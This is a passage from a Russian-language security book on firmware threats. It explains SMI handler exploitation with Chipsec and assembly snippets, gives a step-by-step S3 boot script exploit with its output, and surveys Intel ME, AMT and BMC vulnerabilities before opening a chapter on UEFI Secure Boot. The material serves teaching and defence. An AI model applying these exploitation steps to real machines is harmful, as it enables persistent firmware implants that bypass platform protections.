Чтобы понять, как злоумышленник может эксплуатировать обработчики SMI, нужно разобраться в соглашении об их вызове. Хотя, как видно из листинга 16.2, вызов обработчика SMI из Python-программы, пользующейся библиотекой Chipsec, выглядит как вызов обычной функции, в действительности двоичное соглашение о вызове, иллюстрируемое в листинге 16.3, отличается.

Листинг 16.2. *Вызов обработчика SMI из Python-скрипта, пользующегося библиотекой Chipsec*

```
import chipsec.chipset
import chipsec.hal.interrupts

# Номер обработчика SMI
SMI_NUM = 0x25

# Инициализация CHIPSEC
cs = chipsec.chipset.cs()
cs.init(None, True)

# Создать экземпляры необходимых классов
ints = chipsec.hal.interrupts.Interrupts(cs)

# Вызвать обработчик 0x25
cs.ints.send_SW_SMI(0, SMI_NUM, 0, 0, 0, 0, 0, 0, 0)
```

Код в листинге 16.2 вызывает обработчик SMI, обнуляя все параметры, кроме 0x25, номера обработчика. Возможно, при таком вызове параметры действительно не передаются, а возможно, что обработчик SMI получает их не напрямую – например, посредством ACPI или из переменных UEFI – после того, как получит управление. Инициируя SMI (например, с помощью программного прерывания через порт ввода-вывода 0xB2), операционная система передает аргументы обработчику SMI в регистрах общего назначения. В листинге 16.3 показано, как выглядит вызов обработчика SMI на языке ассемблера и как на самом деле передаются параметры. Конечно, библиотека Chipsec под капотом реализует именно такое соглашение о вызове.

Листинг 16.3. *Вызов обработчика SMI на языке ассемблера*

```
mov rax, rdx    ; rax_value
mov ax, cx      ; smi_code_data
mov rdx, r10    ; rdx_value
mov dx, 0B2h    ; порт управления SMI (0xB2)
mov rbx, r8     ; rbx_value
mov rcx, r9     ; rcx_value
mov rsi, r11    ; rsi_value
mov rdi, r12    ; rdi_value

; записать значение данных smi в порты данных и управления SMI (0xB2/0xB3)
out dx, ax
```

Проблемы внешнего вызова и выполнения произвольного кода

Большинство уязвимостей в обработчиках SMI, представляющих интерес для имплантов BIOS, попадают в одну из двух категорий: внешние вызовы и выполнение произвольного кода (которому часто предшествует внешний вызов). В первом случае SMM-код обработчика SMI непреднамеренно использует указатель на функцию, контролируемый злоумышленником и ведущий на полезную нагрузку с имплантом, которая находится вне SMM. Во втором случае SMM-код потребляет данные, хранящиеся вне SMRAM, которые могут оказать влияние на поток управления и дать злоумышленнику дополнительные средства контроля. Такие адреса, как правило, расположены в первом мегабайте физической памяти, потому что обработчики SMI обычно имеют дело именно с этим диапазоном, не используемым ОС. Если злоумышленнику удалось перезаписать адрес косвенного перехода или указатель на функцию, вызываемую из режима SMM, то произвольный код, контролируемый злоумышленником, будет выполнен вне SMM, но с привилегиями SMM (хороший пример такой атаки дает уязвимость VU#631788).

В обновленных версиях BIOS большинства производителей оборудования уровня предприятия найти такие уязвимости труднее, но проблемы с доступом по указателям, ведущим на память вне SMRAM, остаются, несмотря на включение стандартной функции `SmmIsBufferOutsideSmmValid()`, которая проверяет, находится ли буфер памяти, адресуемый указателем, в допустимом диапазоне. Реализация этой общей проверки была добавлена в репозиторий Intel EDK2 на GitHub (*https://github.com/tianocore/edk2/blob/master/MdePkg/Library/SmmMemLib/SmmMemLib.c*), а объявление функции приведено в листинге 16.4.

Листинг 16.4. *Прототип функции* `SmmIsBufferOutsideSmmValid()` *из Intel EDK2*

```
BOOLEAN
EFIAPI
SmmIsBufferOutsideSmmValid (
  IN EFI_PHYSICAL_ADDRESS  Buffer,
  IN UINT64                Length
)
```

Функция `SmmIsBufferOutsideSmmValid()` корректно определяет указатели на буферы памяти вне SMRAM, но есть одно исключение: может случиться, что аргумент `Buffer` указывает на структуру, одно из полей которой содержит указатель на буфер вне SMRAM. Если безопасность проверяется только для адреса самой структуры, то SMM-код может все же оказаться уязвимым, несмотря на проверку. Поэтому обработчики SMI должны проверять все адреса или указатели (включая смещения!), получаемые от ОС, прежде чем читать или записывать по таким адресам. И возвращать соответствующие коды состояния или ошибки. В любом арифметическом вычислении, которое производит-

ся внутри SMM, необходимо проверять все параметры, передаваемые извне SMM или менее привилегированных режимов.

Примеры эксплуатации обработчиков SMI

Итак, мы обсудили опасности, грозящие обработчикам SMI, которые принимают данные от ОС. Теперь пора привести реальный пример эксплуатации такого обработчика. Мы рассмотрим типичный процесс обновления прошивки UEFI, применяемый не только в Windows 10, но и в других операционных системах. В этой ситуации прошивка проверяется и аутентифицируется в режиме SMM со слабыми DXE-драйверами.

На рис. 16.5 показано, как выглядит процесс обновления BIOS в этом сценарии.




Рис. 16.5. Верхнеуровневое представление процесса обновления BIOS из ОС

Как видим, инструмент обновления BIOS, работающий в режиме пользователя (Приложение обновления), взаимодействует с драйвером, работающим в режиме ядра, который обычно имеет прямой доступ к физической памяти с помощью функции API `MmMapIoSpace()`, исполняемой в кольце 0. Наличие такого доступа позволяет злоумышленнику модифицировать или отобразить вредоносные данные в области памяти, используемые для взаимодействия с обработчиками SMI (SmiFlash или SecSmiFlash), которые разбирают обновление BIOS. Обычно логика разбора достаточно сложна и оставляет место для уязвимостей, особенно если написана на C, как то чаще всего и бывает. Злоумышленник подготавливает буфер с вредоносными данными и

вызывает уязвимый обработчик SMI по номеру, как показано в листинге 16.3, с использованием внутренней функции `__outbyte()`, предоставляемой компилятором MS Visual C++.

DXE-драйверы SmiFlash и SecSmiFlash, показанные на рис. 16.5, можно найти во многих кодовых базах SMM. SmiFlash записывает образ BIOS без всякой аутентификации. С помощью инструмента обновления, основанного на этом драйвере, злоумышленник может легко записать вредоносный образ обновления BIOS (хороший пример уязвимости такого типа дает VU#507496, найденная Алексом Матросовым). Напротив, SecSmiFlash аутентифицирует обновление, проверяя его цифровую подпись, поэтому блокирует подобную атаку.

Уязвимости в загрузочном скрипте S3

В этом разделе мы дадим обзор уязвимостей в загрузочном скрипте S3, который BIOS использует для выхода из спящего режима. Хотя скрипт S3 ускоряет процесс пробуждения, его неправильная реализация может иметь серьезные последствия для безопасности.

Что делает скрипт S3

Смена состояний энергопотребления в современном оборудовании – например, рабочего и спящего режимов – очень сложна и включает несколько этапов манипулирования ДЗУПВ. В спящем режиме, S3, ДЗУПВ остается запитанным, а процессор – нет. Когда система выходит из спящего режима, BIOS восстанавливает конфигурацию платформы, включая содержимое ДЗУПВ, а затем передает управление операционной системе. Хорошее описание этих состояний можно найти в документе по адресу *https://docs.microsoft.com/en-us/windows/desktop/power/system-power-states/*.

Загрузочный скрипт S3, хранящийся в ДЗУПВ, не пропадает в состоянии S3 и выполняется при переходе из S3 в полнофункциональный режим. Хотя он называется «скриптом», на самом деле это последовательность кодов операций, интерпретируемая модулем прошивки Boot Script Executor (*https://github.com/tianocore/edk2/blob/master/MdeModulePkg/Library/PiDxeS3BootScriptLib/BootScriptExecute.c*). Этот модуль воспроизводит все определенные кодами операции в конце этапа PEI, чтобы восстановить конфигурацию платформы и все предзагрузочное состояние ОС. После выполнения скрипта S3 BIOS находит и выполняет вектор пробуждения ОС, чтобы восстановить состояние выполнения, предшествующее засыпанию. Это означает, что скрипт S3 позволяет пропустить этап DXE и уменьшить время выхода из спящего состояния. Однако эта оптимизация несет с собой некоторые риски, которые мы обсудим далее[1].

[1] Полное техническое описание перехода из режима S3 в рабочий режим имеется в статье Jiewen Yao and Vincent J. Zimmer «A Tour Beyond BIOS Implementing S3 Resume with EDKII» (Intel whitepaper), October 2014, *https://firmware.intel.com/sites/default/files/A_Tour_Beyond_BIOS_Implementing_S3_resume_ with_EDKII.pdf*.

Открытие уязвимости в загрузочном скрипте S3

Впервые описание вредоносного поведения загрузочного скрипта S3 дали Рафал Войчук и Кори Калленберг. В презентации на 31-м Всемирном конгрессе хакеров (Chaos Communication Congress, 31C3) в декабре 2014 года «Attacks on UEFI Security, Inspired by Darth Venamis's Misery and *Speed Racer*» (*https://bit.ly/2ucc2vU*) они продемонстрировали связанную с S3 уязвимость CVE-2014-8274 (VU#976132). Спустя несколько недель исследователь безопасности Дмитро Олексюк (он же Cr4sh) опубликовал первый эксплойт этой уязвимости, содержащий доказательство правильности концепции. Это стало спусковым крючком для нескольких открытий, сделанных другими исследователями. Еще через несколько месяцев Педро Вилача обнаружил несколько подобных проблем в продуктах Apple, основанных на прошивке UEFI. Исследователи из группы Intel Advanced Threat Research также привлекли внимание к нескольким потенциальным атакам на S3 при обсуждении безопасности виртуализации в презентации «Attacking Hypervisors via Firmware and Hardware» (*https://www.youtube.com/watch?v=nyW3eTobXAI*) на конференции Black Hat Vegas в 2015 году. Если вы хотите узнать больше об уязвимостях в скрипте S3, рекомендуем обратиться к этим презентациям.

Атаки на слабости загрузочного скрипта S3

Загрузочный скрипт S3 – еще один пример программного кода, хранящегося в памяти. Злоумышленник, которому удалось получить к нему доступ и изменить код, может добавить тайные действия в сам загрузочный скрипт (не выходя за рамки модели программирования S3, чтобы не поднять тревогу) либо, если этого недостаточно, эксплуатировать интерпретатор скрипта, выйдя за пределы ожидаемой функциональности кодов операций.

Скрипт S3 имеет доступ к портам ввода-вывода для чтения и записи, может читать и записывать конфигурацию шины PCI, имеет прямой доступ к физической памяти с привилегиями чтения-записи и к прочим данным, критическим для безопасности платформы. Особо отметим, что загрузочный скрипт S3 может атаковать гипервизор и получить доступ к областям памяти, которые должны были бы быть изолированы. Все это означает, что вредоносный скрипт S3 способен оказать такое же воздействие, как уязвимость кода, исполняемого в режиме SMM.

Поскольку скрипт S3 выполняется на ранней стадии процесса пробуждения, еще до активации различных защитных средств, злоумышленник может воспользоваться им, чтобы обойти некоторые аппаратные системы безопасности, которые при обычном ходе событий должны быть задействованы в процессе загрузки. Действительно, по определению, большинство кодов операций в скрипте S3 заставляют

прошивку системы восстановить содержимое различных аппаратных конфигурационных регистров. В основных своих чертах этот процесс ничем не отличается от записи в те же регистры во время работы операционной системы, только вот скрипту S3 запись разрешена, а операционной системе – нет.

Злоумышленник может атаковать скрипт S3, изменив специальную структуру данных, *таблицу загрузочного скрипта UEFI*, в которой, согласно спецификации Advanced Configuration and Power Interface (ACPI), сохраняется состояние платформы в спящем режиме S3, когда большинство компонентов платформы отключены от питания. Код UEFI конструирует таблицу загрузочного скрипта в ходе нормальной загрузки и интерпретирует ее элементы во время выхода из S3, когда платформа пробуждается ото сна. Злоумышленник, способный модифицировать текущее содержимое этой таблицы из режима ядра ОС, а затем инициировать цикл приостановки-возобновления S3, может выполнить произвольный код на ранней стадии этапа пробуждения, когда некоторые средства безопасности еще не инициализированы.

Эксплуатация уязвимости в загрузочном скрипте S3

Очевидно, что эксплойт загрузочного скрипта S3 может иметь грандиозные последствия. Но как именно работает эта атака? Для начала атакующий уже должен иметь код, выполняемый в режиме ядра (кольце 0), как показано на рис. 16.6.




Рис. 16.6. Пошаговая эксплуатация уязвимости в скрипте S3

Разберем каждый шаг этого эксплойта.

1. **Первоначальная разведка.** На этом этапе злоумышленник должен получить указатель на загрузочный скрипт S3 (его адрес

в незащищенной памяти типа ДЗУПВ) из переменной UEFI AcpiGlobalVariable. Затем он должен скопировать оригинальный загрузочный скрипт к себе в память, чтобы после эксплуатации можно было его восстановить. Наконец, он должен убедиться, что система действительно подвержена уязвимости в скрипте S3, для чего используется код диспетчеризации EFI_BOOT_SCRIPT_DISPATCH_OPCODE, который приводит к добавлению записи в указанную таблицу загрузочного скрипта с целью выполнения произвольного кода (см. листинг 16.5). Если модификация одного кода операции S3 прошла успешно, то система, скорее всего, уязвима.

2. **Модификация загрузочного скрипта S3.** Чтобы модифицировать загрузочный скрипт, злоумышленник вставляет запись с вредоносным кодом диспетчеризации в начало скопированного скрипта – в качестве первого кода операции. Затем он перезаписывает адрес загрузочного скрипта, помещая в переменную AcpiGlobalVariable указатель на его вредоносную версию.
3. **Доставка полезной нагрузки.** Код диспетчеризации в скрипте S3 (EFI_BOOT_SCRIPT_DISPATCH_OPCODE) теперь должен указывать на вредоносный шелл-код. Содержимое полезной нагрузки зависит от цели атакующего. Например, это может быть обход защиты памяти SMM или выполнение дополнительных частей шелл-кода, отображенных на другие области памяти.
4. **Инициирование уязвимости.** Вредоносный загрузочный скрипт выполняется сразу после выхода атакованной машины из спящего режима. Чтобы инициировать эксплойт, какой-то дополнительный код в режиме пользователя или ядра должен активировать спящий режим S3. Начав выполняться, загрузочный скрипт переходит на адрес точки входа, определенный кодом диспетчеризации, – туда, где вредоносный шелл-код получает управление.

В листинге 16.5 перечислены все коды операций скрипта S3, описанные в документации Intel, в т. ч. выделенный код EFI_BOOT_SCRIPT_DISPATCH_OPCODE, который выполняет вредоносный шелл-код.

Листинг 16.5. *Коды операций загрузочного скрипта S3*

```
EFI_BOOT_SCRIPT_IO_WRITE_OPCODE = 0x00
EFI_BOOT_SCRIPT_IO_READ_WRITE_OPCODE = 0x01
EFI_BOOT_SCRIPT_MEM_WRITE_OPCODE = 0x02
EFI_BOOT_SCRIPT_MEM_READ_WRITE_OPCODE = 0x03
EFI_BOOT_SCRIPT_PCI_CONFIG_WRITE_OPCODE = 0x04
EFI_BOOT_SCRIPT_PCI_CONFIG_READ_WRITE_OPCODE = 0x05
EFI_BOOT_SCRIPT_SMBUS_EXECUTE_OPCODE = 0x06
EFI_BOOT_SCRIPT_STALL_OPCODE = 0x07
EFI_BOOT_SCRIPT_DISPATCH_OPCODE = 0x08
EFI_BOOT_SCRIPT_MEM_POLL_OPCODE = 0x09
```

Справочную документацию Intel по загрузочному скрипту S3 можно найти в репозитории EDK2 на GitHub (*https://github.com/tianocore/edk2/tree/master/MdeModulePkg/Library/PiDxeS3BootScriptLib/*). Этот код полезен для понимания как деталей поведения скрипта в системах x86, так и защитных мер, предотвращающих только что описанную уязвимость.

Чтобы проверить, подвержена ли система уязвимости в загрузочном скрипте S3, можно воспользоваться инструментом, входящим в состав программы Chipsec (*chipsec/modules/common/uefi/s3bootscript.py*). Правда, он не поможет эксплуатировать уязвимость. Однако для доставки полезной нагрузки вы можете взять демонстрационный эксплойт, опубликованный Дмитро Олексюком на GitHub (*https://github.com/Cr4sh/UEFI_boot_script_expl/*). В листинге 16.6 показан результат успешной эксплуатации.

Листинг 16.6. *Результат успешной эксплуатации уязвимости в загрузочном скрипте S3*

```
[x][ ============================================================
[x][ Module: UEFI boot script table vulnerability exploit
[x][ ============================================================
[*] AcpiGlobalVariable = 0x79078000
[*] UEFI boot script addr = 0x79078013
[*] Target function addr = 0x790780b6
8 bytes to patch
Found 79 zero bytes at 0x0x790780b3
Jump from 0x79078ffb to 0x79078074
Jump from 0x790780b6 to 0x790780b3
Going to S3 sleep for 10 seconds ...
rtcwake: wakeup from "mem" using /dev/rtc0 at Mon Jun 6 09:03:04 2018
[*] BIOS_CNTL = 0x28
[*] TSEGMB = 0xd7000000
[!] Bios lock enable bit is not set
[!] SMRAM is not locked
[!] Your system is VULNERABLE
```

Эта уязвимость и ее эксплойт полезны также, чтобы отключить некоторые биты защиты BIOS, например BIOS Lock Enabled, BIOS Write Protection и другие, сконфигурированные в регистре FLOCKDN (Flash Lock-Down). Важно, что эксплойт S3 способен также отключить защищенные диапазоны, описанные регистрами PRx, изменив их конфигурацию. Кроме того, как уже было отмечено, уязвимость S3 позволяет обойти изоляцию памяти в технологиях виртуализации, например Intel VT-x. На самом деле следующие коды операций S3 позволяют выполнять прямой доступ к памяти во время выхода из спящего режима:

```
EFI_BOOT_SCRIPT_IO_WRITE_OPCODE = 0x00
EFI_BOOT_SCRIPT_IO_READ_WRITE_OPCODE = 0x01
```

Эти коды дают возможность записать значение по указанному адресу памяти от имени прошивки UEFI, что открывает возможность атаковать гостевую ВМ. Даже если архитектура включает режим гипервизора, более привилегированный, чем хост-система, все равно хост-система может через S3 атаковать его, а через него и все гостевые системы.

Исправление уязвимости в загрузочном скрипте S3

Уязвимость в загрузочном скрипте S3 была одной из самых значительных и потенциально опасных уязвимостей в прошивке UEFI. Эксплуатировать ее было легко, а смягчить последствия трудно, потому что для исправления требовалось внести несколько архитектурных изменений в прошивку.

Устранение проблемы со скриптом S3 потребовало защитить его целостность от модификаций из кольца 0. Один из способов добиться этого – перенести скрипт S3 в SMRAM (область памяти, принадлежащую SMM). Но есть и другой путь: в репозиторий EDK2 (*edk2/MdeModulePkg/Library/SmmLockBoxLib*) архитекторы из Intel включили механизм LockBox для защиты загрузочного скрипта S3 от любых модификаций извне SMM[1].

Уязвимости в Intel Management Engine

Технология Intel Management Engine представляет интерес для злоумышленников. Эта технология дразнила исследователей безопасности оборудования с момента ее появления, потому что она практически не документирована и при этом обладает невероятной мощью. В настоящее время ME использует отдельный процессор на базе x86 (раньше использовался специализированный процессор ARC) и служит основанием для аппаратного корня доверия Intel и нескольких технологий безопасности, в частности Intel Boot Guard, Intel BIOS Guard и отчасти Intel Software Guard Extension (SGX). Поэтому компрометация ME открывает путь к обходу безопасной загрузки.

Контроль над ME – вожделенная цель злоумышленников, потому что ME обладает всей мощью SMM, но еще умеет исполнять встраиваемую ОС реального времени на отдельном 32-разрядном микроконтроллере, работающем совершенно независимо от основного процессора. Рассмотрим некоторые его уязвимости.

История уязвимостей ME

В 2009 году исследователи безопасности Александр Терешкин и Рафал Войчук из компании Invisible Things Lab представили свои результаты о компрометации ME в докладе «Introducing Ring –3 Rootkits» на

[1] Дополнительные сведения можно найти в уже упоминавшейся статье «A Tour Beyond BIOS: Implementing S3 Resume with EDKII» (*https://firmware.intel.com/sites/default/files/A_Tour_Beyond_BIOS_ Implementing_S3_resume_with_EDKII.pdf*).

конференции Black Hat USA в Лас-Вегасе[1]. Они поделились своими открытиями о внутренних механизмах Intel ME и обсудили способы внедрения кода в контекст выполнения Intel AMT, например привлечения ME в руткит.

Следующего шага к пониманию уязвимостей ME пришлось дожидаться целых восемь лет. Сотрудники компании Positive Technologies Максим Горячий и Марк Ермолов выявили уязвимости выполнения кода в новых версиях ME, присутствующих в процессорах Intel шестого, седьмого и восьмого поколений. Эти уязвимости – CVE-2017-5705, CVE-2017-5706 и CVE-2017-5707 соответственно – позволяли атакующему выполнить произвольный код в контексте операционной системы ME и тем самым полностью скомпрометировать платформу на высшем уровне привилегий. Горячий и Ермолов представили свои открытия в докладе «How to Hack a Turned-Off Computer, or Running Unsigned Code in Intel Management Engine» на конференции Black Hat Europe 2017, где было продемонстрировано, как руткит может обойти или отключить несколько систем безопасности, включая Intel Boot Guard и BIOS Guard, скомпрометировав их корень доверия. Вопрос о том, сохраняют ли какие-то технологии безопасности эффективность в условиях компрометации ME, пока остается открытым. Среди прочего руткит, выполняемый в контексте Intel ME, позволяет злоумышленнику модифицировать образ BIOS (и частично корень доверия Boot Guard) непосредственно во флеш-памяти SPI и тем самым обойти большинство защитных систем.

Атаки на код ME

Хотя код ME исполняется в отдельной микросхеме, но взаимодействует с другими уровнями ОС и потому может быть атакован. Как всегда, граница, по которой проходит взаимодействие, является частью поверхности атаки на любое компьютерное окружение, каким бы изолированным оно ни было.

Intel создала специальный *интерфейс встраиваемого контроллера* (Host-Embedded Controller Interface – HECI), чтобы приложения ME могли взаимодействовать с ядром операционной системы. Этот интерфейс можно использовать, например, для удаленного управления системой по сетевому подключению, оканчивающемуся в ME, но способному предоставлять графический интерфейс операционной системы (например, по протоколу VNC) или для конфигурирования платформы в процессе производства. Также его можно использовать для реализации служб управления предприятием Intel vPro, включая AMT (это тема следующего раздела).

Как правило, прошивка UEFI инициализирует HECI через прокси-драйвер `HeciInitDxe`, работающий в режиме SMM и находящийся внутри BIOS. Этот SMM-драйвер передает сообщения между ME и зависящим от производителя ОС драйвером хост-системы через мост PCH, связывающий процессор и микросхему ME.

---

[1] *https://invisiblethingslab.com/resources/bh09usa/Ring%20-3%20Rootkits.pdf*.

Приложения, работающие внутри ME, могут регистрировать обработчики HECI для приема сообщений от операционной системы (ME не должен доверять никаким входным данным от ОС). Если ядро ОС захвачено злоумышленником, то эти интерфейсы становятся частью поверхности атаки на ME; например, излишне доверчивый парсер в приложении ME, который недостаточно полно проверяет сообщения от ОС, можно скомпрометировать специально сконструированным сообщением, как то делается с сетевыми серверами. Именно поэтому так важно уменьшать поверхность атаки на приложения ME, сводя к минимуму количество обработчиков HECI. На самом деле на платформах Apple интерфейсы HECI постоянно отключены, а количество приложений ME минимизировано – это осознанно выбранная политика безопасности. Однако одно скомпрометированное приложение ME еще не означает, что скомпрометирован весь ME.

Пример: атаки на Intel AMT и BMC

Рассмотрим теперь уязвимости в двух технологиях, где используется ME. Для управления крупными центрами обработки данных, а также для централизованной инвентаризации множества корпоративных рабочих станций организации часто применяют технологии, при которых оконечная точка управления и логика встроены в материнскую плату платформы. Это позволяет управлять платформой удаленно, даже когда главный платформенный процессор не работает. Такие технологии, включающие Intel AMT и различные микросхемы контроллера управления системной платой (baseboard management controller – BMC), неизбежно стали частью поверхности атаки на платформу.

Полное обсуждение атаки на AMT и BMC выходит за рамки этой главы. Однако мы все же хотим предложить кое-какие ссылки, потому что эксплуатация этих технологий напрямую связана с уязвимостями UEFI и в последнее время привлекла повышенное внимание вследствие уязвимостей Intel AMT и BMC, обнаруженных в 2017 и 2018 годах и имевших печальные последствия. Эти уязвимости мы и обсудим далее.

Уязвимости AMT

Платформа Intel AMT реализована как приложение ME и потому напрямую связана со средой выполнения Intel ME. В AMT используется способность ME взаимодействовать с платформой, даже когда главный процессор не активен или вообще не запитан. ME используется также для чтения и записи ДЗУПВ во время выполнения независимо от главного CPU. AMT – это канонический пример приложения прошивки ME, которое должно обновляться с помощью механизма обновления BIOS. С этой целью Intel AMT работает на собственном веб-сервере, который является главной точкой входа в консоль удаленного управления предприятием.

В 2017 году в технологии AMT, почти двадцать лет имевшей безупречную репутацию в плане безопасности, была обнаружена

первая уязвимость – но зато какая! А учитывая ее природу, она, скорее всего, будет не последней. Исследователи из частной компании Embedi, занимающейся безопасностью, уведомили Intel о критической проблеме CVE-2017-5689 (INTEL-SA-00075), которая позволяла получить удаленный доступ в обход аутентификации. Ошибка затронула все системы Intel, произведенные после 2008 года и поддерживавшие ME. (Это исключает немалую линейку процессоров Intel Atom, которые сами по себе не включают ME, хотя все входившие в нее серверы и рабочие станции, вероятно, были уязвимы, если содержали уязвимые компоненты ME. Официально только системы Intel vPro имеют AMT.) Степень воздействия этой уязвимости довольно любопытна, поскольку в основном она затрагивала системы, к которым предполагалось обращаться через консоль удаленного управления AMT, даже когда они были выключены. То есть выключенную систему тоже можно было *атаковать*.

Обычно AMT продвигается на рынок как часть технологии Intel vPro, но в той же презентации сотрудники Embedi продемонстрировали, что AMT можно было активировать не только для системы vPro. Они выпустили инструмент AMTactivator, с помощью которого системный администратор мог активировать AMT, хотя официально ее на платформе как бы и не было. Исследователи показали, что AMT является частью всех тогдашних процессоров Intel CPU с поддержкой ME, не важно, продвигаются они как поддерживающие vPro или нет. В последнем случае AMT все равно присутствовала и могла быть активирована, хорошо это или плохо. Дополнительные сведения об этой уязвимости см. в статье по адресу *https://www.blackhat.com/docs/us-17/thursday/us-17-Evdokimov-Intel-AMT-Stealth-Breakthrough-wp.pdf*.

Intel сознательно раскрыла очень мало информации о AMT, чтобы создать как можно больше трудностей на пути любого, кто, не работая в Intel, пытался исследовать дефекты этой технологии в части безопасности. Однако опытные злоумышленники приняли вызов и добились значительного прогресса в анализе скрытых возможностей AMT. Обороняющихся могут ожидать и другие неприятные сюрпризы.

Уязвимости микросхемы BMC

Тогда же, когда Intel разрабатывала технологию vPro, опирающуюся на среду выполнения ME на платформе AMT, другие производители были заняты разработкой конкурирующих решений по централизованному удаленному управлению для серверов: микросхем BMC, интегрированных в серверы. Будучи продуктами параллельной эволюции, конструкции BMC обладали многими из слабостей, присущих AMT.

Встречающиеся прежде всего в серверном оборудовании, BMC в изобилии присутствуют в центрах обработки данных. У основных производителей оборудования, Intel, Dell и HP, имеются собственные реализации BMC, основанные преимущественно на микроконтроллерах ARM с интегрированными цифровыми интерфейсами и флеш-памятью. В этой специализированной флеш-памяти находится ОС

реального времени (ОС РВ), которая обслуживает ряд приложений, в т. ч. веб-сервер, прослушивающий сетевой интерфейс микросхемы BMC (отдельный интерфейс для управления сетью).

Если вы читали внимательно, то должны в этом месте воскликнуть «вот она, поверхность атаки!». И действительно, встроенный в BMC веб-сервер чаще всего написан на C (включая и CGI) и потому является желанной целью для всех злоумышленников, ищущих уязвимости в логике обработки входных данных. Хороший пример такой уязвимости дает ошибка CVE-2017-12542 в HP iLO BMC, которая позволяла обойти аутентификацию и удаленно выполнить код на веб-сервере BMC. Эта проблема была обнаружена сотрудниками Airbus Фабьеном Периго, Александром Гези и Жоффреем Чарны. Мы настоятельно рекомендуем их детальную статью «Subverting Your Server Through Its BMC: The HPE iLO4 Case» (*https://bit.ly/2HxeCUS*).

Наличие уязвимостей в BMC лишний раз подтверждает, что вне зависимости от используемых методов разделения оборудования общая поверхность атаки на платформу определяется ее коммуникационной границей. Чем больше функциональности раскрывается на этой границе, тем выше риски для безопасности платформы в целом. На платформе может присутствовать отдельный CPU с собственной прошивкой, но если прошивка включает «жирную» мишень, каковой является веб-сервер, то злоумышленник может воспользоваться ее слабыми местами, чтобы установить имплант. Например, основанный на прошивке BMC процесс обновления, который не аутентифицирует передаваемые по сети образы обновлений, уязвим точно так же, как любая схема установки программного обеспечения, безопасная лишь в предположении неведения.

Руткит Platinum APT

Хотя и не связанным напрямую с прошивкой Intel AMT, но не менее интересным является тот факт, что руткит PLATINUM APT использует для сетевого взаимодействия канал AMT Serial-over-LAN (SOL). Этот руткит был обнаружен группой Microsoft Windows Defender Research летом 2017 года. Обмен данными по каналу AMT SOL работал независимо от операционной системы, поэтому брандмауэры и программы мониторинга сети, работающие на уровне ОС, его не видели. До этого инцидента не было известно вредоносных программ, использовавших AMT SOL в качестве тайного канала связи. Дополнительные сведения см. в оригинальной статье и блоге Microsoft (*https://cloudblogs.microsoft.com/microsoftsecure/2017/06/07/platinum-continues-to-evolve-find-ways-to-maintain-invisibility/*). Существование этого канала было открыто исследователями из компании LegbaCore, которые обнародовали информацию до того, как канал был обнаружен «в поле» (*http://legbacore.com/Research_files/HowManyMillionBIOSWouldYouLikeToInfect_Full.pdf*).

Заключение

Вопрос о доверии к прошивке UEFI и другим системным прошивкам на платформах x86 является сегодня горячей темой, которой можно посвятить целую книгу. В некотором смысле UEFI была призвана стать новой инкарнацией BIOS, но при этом были сделаны все те же ошибки – попытки обеспечить безопасность путем неразглашения информации, – которые преследовали прежние BIOS'ы плюс много новых.

Мы долго думали, о каких уязвимостях здесь рассказать и каким уделить больше внимания, чтобы проиллюстрировать серьезные архитектурные просчеты. Надеемся, что в итоге мы включили как раз столько информации, чтобы вы лучше увидели текущее положение дел в области безопасности прошивки UEFI сквозь призму типичных ошибок проектирования, а не просто попотчевали вас рагу из нашумевших уязвимостей.

В наши дни прошивка UEFI является краеугольным камнем безопасности платформы, хотя еще несколько лет назад производители дружно пренебрегали ей. Совместные усилия сообщества исследователей безопасности изменили это положение – и мы надеемся, что наша книга воздаст им должное и поспособствует дальнейшему прогрессу.

ЧАСТЬ III

МЕТОДЫ ЗАЩИТЫ И КОМПЬЮТЕРНО-ТЕХНИЧЕСКОЙ ЭКСПЕРТИЗЫ

17

КАК РАБОТАЕТ БЕЗОПАСНАЯ ЗАГРУЗКА UEFI

В предыдущих главах мы рассказывали о политике подписания кода режима ядра, которая вынудила разработчиков вредоносного ПО переключиться с руткитов на буткиты и перенести вектор атаки с ядра ОС на незащищенные компоненты загрузки. Такие вредоносные программы выполняются еще до загрузки ОС, поэтому способны обходить или отключать механизмы защиты ОС. Поэтому для обеспечения безопасности ОС должна загружаться в доверенном окружении, компоненты которого не подвергались манипуляциям со стороны.

Именно здесь и вступает в игру технология безопасной загрузки UEFI (Secure Boot), являющаяся темой данной главы. Она нацелена прежде всего на защиту загрузочных компонентов платформы от модификации и призвана гарантировать, что на этапе загрузки считываются в память и выполняются только доверенные модули. Поэтому

она может оказаться эффективным ответом на угрозы со стороны буткитов, поскольку прикрывает все углы атаки.

Однако меры защиты, предлагаемые безопасной загрузкой UEFI, уязвимы к *руткитам прошивки*, самой новой и быстро развивающейся технологии вредоносного ПО. Поэтому необходим еще один уровень безопасности, который охватывает весь процесс загрузки с самого начала. Этого можно добиться, реализовав технологию безопасной загрузки, получившую название *верифицированная и измеренная загрузка* (Verified and Measured Boot).

В этой главе мы познакомимся с основами этой технологии безопасности. Сначала опишем, как, будучи укоренена в оборудовании, она может защитить от руткитов прошивки, а затем обсудим детали реализации и методы защиты жертв от буткитов.

Увы, как часто бывает в индустрии безопасности, очень немногие решения могут обеспечить стопроцентную защиту от атак; атакующие и обороняющиеся обречены на вечную гонку вооружений. Мы завершим эту главу обсуждением изъянов безопасной загрузки UEFI, способов ее обхода и методов защиты от всего этого с помощью двух версий технологии верифицированной и измеренной загрузки – от Intel и ARM.

Что такое безопасная загрузка?

Основная цель безопасной загрузки – предотвратить выполнение неавторизованного кода в предзагрузочном окружении. То есть разрешено выполнять только код, отвечающий политике обеспечения целостности платформы. Эта технология крайне важна для платформ с гарантированной надежностью, а также часто применяется во встраиваемых устройствах и мобильных платформах, поскольку позволяет производителю гарантировать, что устанавливается только одобренное им программное обеспечение, как, скажем, в случае iOS на iPhone или операционной системы Windows 10 S.

Существует три варианта технологии Secure Boot, отличающихся уровнем в процессе загрузки, на котором она реализована.

- **Безопасная загрузка ОС.** Реализована на уровне начального загрузчика ОС. Проверяются компоненты, загружаемые начальным загрузчиком ОС, в частности ядро и первоочередные драйверы.
- **Безопасная загрузка UEFI.** Реализована в прошивке UEFI. Проверяются DXE-драйверы и приложения UEFI, дополнительные ПЗУ и начальные загрузчики ОС.
- **Безопасная загрузка платформы (верифицированная и измеренная безопасная загрузка).** Внедрена в оборудование. Проверяется прошивка, отвечающая за инициализацию платформы.

Мы обсуждали безопасную загрузку ОС в главе 6, так что в этой главе остановимся на безопасной загрузке UEFI и верифицированной и измеренной безопасной загрузке.

Детали реализации безопасной загрузки UEFI

